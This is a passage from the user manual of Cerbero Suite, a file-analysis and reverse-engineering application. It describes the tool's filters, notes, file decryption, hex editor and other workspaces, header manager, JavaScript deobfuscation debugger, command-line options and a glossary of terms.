


4.23.6 DISASSEMBLY FILTERS

Disassembly filters convert the input data into disassembled text instructions.




A variety of disassembly filters are available for various architectures, including x86, x64, ARM32, ARM64, Java bytecode, MSIL (.NET) bytecode, and Dalvik (Android) bytecode.




4.23.7 DEVELOPMENT FILTERS

Development filters are designed to be useful to developers. For example, the 'dev/array' filter converts input data into an array in the programming language of your choice.




4.23.8 LUA FILTERS

Lua filters are programmable filters that you can customize using the Lua programming language.




While the 'lua/loop' Lua filter provides basic loop customization, the 'lua/custom' filter allows you to write your own custom filters.



Lua filters can also be used to add child objects and are embedded into projects. Lua runs in a sandboxed environment to ensure security. However, you can disable these types of filters from the settings if preferred.

4.23.9 SPECIALIZED FILTERS


Other specialized filters designed for very specific purposes also exist.




For example, the 'android/from_axml' filter converts Android binary XML to text.

4.24 NOTES

Similar to bookmarks, notes can be categorized as either global or specific to the current root object.




The purpose of notes is to facilitate the annotation of observations during the analysis, ensuring these annotations are saved within the project.




4.25 FILE DECRYPTION

When encountering an encrypted file, Cerbero Suite utilizes available key provider extensions to attempt decryption. If decryption fails and the file is being scanned individually, you


will be prompted to enter a password to decrypt the file.



If the decryption is successful, you can verify which password was used by selecting the 'File' → 'Decryption Keys' menu action.



This action opens a dialog displaying the passwords that were used during the scanning process.



5

ADDITIONAL BUILT-IN WORKSPACES


In addition to the analysis workspace, Cerbero Suite offers several other built-in workspaces designed to complement and enhance your cybersecurity tasks. These workspaces are intuitively structured, ensuring that if you are familiar with the analysis workspace, you will find these additional workspaces straightforward to use.

This chapter will briefly introduce each of these additional built-in workspaces. For each workspace, we provide a concise description along with details of any notable features and functionalities. The aim is to familiarize you with the range of built-in tools at your disposal and help you seamlessly integrate them into your workflow.

This chapter is brief as most of the additional workspaces are available through optional packages on Cerbero Store.

5.1 HEX EDITOR WORKSPACE


The hex editor workspace offers all the capabilities and features expected of an advanced hex editor.



The interface of the hex editor is identical to the hex view, with the key difference being that you are permitted to save your changes directly in place.

The hex editor can open files, disks, drives, and processes, provided the system permissions


allow it.



Since the introduction of System Integrity Protection (SIP) on macOS, numerous system-wide restrictions have been implemented, including a prohibition on accessing the memory of other processes. However, this functionality is still accessible on older macOS systems that do not have SIP, or on newer systems where SIP has been disabled and Cerbero Suite is run with sudo privileges.

5.2 FILE INFORMATION WORKSPACE


The file information workspace allows you to quickly inspect details about files on disk and provides a quick launch feature to easily open other tools within Cerbero Suite.



5.3 PYTHON EDITOR WORKSPACE


The Python editor workspace provides a comprehensive environment for editing and running Python scripts, eliminating the need to open a workspace dedicated to a different

purpose.



5.4 COMMAND-LINE WORKSPACE

The command line workspace is the most basic among all workspaces, consisting only of a command-line interpreter and an output window. This workspace is designed for evaluating simple Python expressions or for converting text to data using actions.




6

BUILT-IN TOOLS

Similar to the previous chapter, this chapter is also brief, as most of the tools are available through optional packages on Cerbero Store.


6.1 HEADER MANAGER

The header manager is a tool designed to create and edit Cerbero Suite headers.



The header manager features a comprehensive C++11 parser that enables the conversion of structures from C/C++ code into XML structures. It allows you to specify various

parser settings to accurately parse the input code.




Structures can be imported directly into a header or printed out as XML by selecting the 'Test mode' checkbox and selecting 'Schemas' as output mode.


You can find more information about headers and structures on the dedicated SDK page.

6.2 JAVASCRIPT DEBUGGER

The JavaScript debugger is designed to debug simple JavaScript scripts effectively.




The JavaScript debugger is particularly useful for deobfuscating scripts that use the 'eval' function to execute concealed code. The debugger allows you to control how 'eval' invocations are handled: if the combo box is set to 'Ask', the debugger will prompt you with a dialog showing the expression to be evaluated, giving you the option to proceed or not.



7

COMMAND LINE

To view available command-line arguments, you can start the 'cerpro' executable by specifying either the -h or -help parameter.



To run Cerbero Suite in console mode without displaying a graphical interface, you must specify the -c parameter. On Windows, use the cerpro_console.exe executable, as Windows does not display standard output for graphical applications.

For a comprehensive guide on command-line scripting in Cerbero Suite, please consult our dedicated SDK page.

8

GLOSSARY

Action
Basic and straightforward extension, characterized by its versatility and utility. Actions are context-sensitive and become available based on the current view and the format of the selected object. They permit a wide array of operations, from basic tasks such as converting data and text, to more complex functions like finding strings in binary data and calculating entropy. Actions also enable the launching of specialized tools, including deobfuscators, unpackers, emulators, and debuggers. Actions should not be confused with menu actions.

Analysis Workspace
The most complex workspace in Cerbero Suite, specifically designed for file analysis.

Analysis View
A container within the analysis workspace that displays data for the hierarchy, summary, and format views. The analysis view can present tabs to display different views of the same item. Furthermore, only views contained within the analysis view can create child objects. Additionally, bookmarks can jump back to views contained within the analysis view.

Bookmark
A feature for marking specific points or data during file analysis for easy navigation and reference.

Carbon
A high-speed disassembly technology included in Cerbero Suite for handling a wide range of disassembly tasks.

Carbon Disassembly View
A view that displays disassembled code and provides tools manipulating it.

Child Object
An object that is a descendant of the root object or any of its child objects. Child objects are automatically detected during the scanning process and can also be manually added within the context of the analysis view.

Extension
Additional functionality that can be added to Cerbero Suite, either manually or through the installation of packages. Types of extensions in Cerbero Suite include logic providers, scan providers, hooks, key providers, among others.

File System View
A view that displays files and folders in a manner similar to a traditional file manager. File system views can be used to create both root and child objects.

File Information View
A view that displays detailed information about a file, including its properties, cryptographic hashes, and content in both hex and text formats.

Filter
An extremely powerful tool designed to transform input data into a desired output. Filters are organized into categories and are capable of performing a wide range of data transformations, including arithmetic and logical operations, replacements, conversions, hashing, compression, decompression, encryption, and decryption, among other functionalities.

Format View
A view that displays the format of the current object being analyzed.

Header
A container for structures, stored either as SQLite3 databases or as XML strings. Header files can be created and edited using the Header Manager tool.

Header Manager
A tool used to create header files by importing structures from C/C++ code and to edit existing header files.

Hex View
A view that displays data in hexadecimal format. Hex views can be used to create both root and child objects.

Hierarchy View
A view that displays the current root object being analyzed along with all its child objects.

Hook
A type of extension that can provide additional functionality to logic and scan providers, such as offering extra findings during the scanning process.

Key Provider
An extension type that provides keys for decrypting encrypted files.

Logic Provider
An extension that provides custom scan logic or additional workspaces and tools.

Lua
A simple programming language used for creating custom filters.

Main Window
The primary interface of Cerbero Suite from which all major functions are accessed.

Media View
A view used to display media, such as images.

Menu Action
An operation initiated from either a main or context menu, not to be confused with the 'action' extension type.

Note
A feature for adding annotations or comments within a project to document findings or important information.

Output View
A view that displays the output from various sources, including scripts and actions.

Package
An installable archive for Cerbero Suite that contains additional features and functionality.

Project
A container for the analysis report and associated files.

Report
A database that contains the analysis data.

Root Object
The top-level object in the context of an analysis. Root objects are typically scanned files on the disk.

Roots View
A view that displays root objects within the current report.

Scan Provider
An extension type that provides support for analyzing a specific file format.

Structure
An XML schema used to define an aggregate data type. Structures are contained in headers and can be generated from C/C++ code using the Header Manager tool.

Summary View
A view that displays the scan entries for the current object being analyzed.

Text View
An editable text view that supports syntax highlighting.

Text Browser View
A read-only text view capable of handling large quantities of text and supporting features like text encoding and syntax highlighting.

Workspace
The fundamental interface in Cerbero Suite, each workspace is specialized for the task it was designed to perform, such as file analysis, hex editing, Python development, etc. Workspaces may share common features such as menus, toolbars, and actions.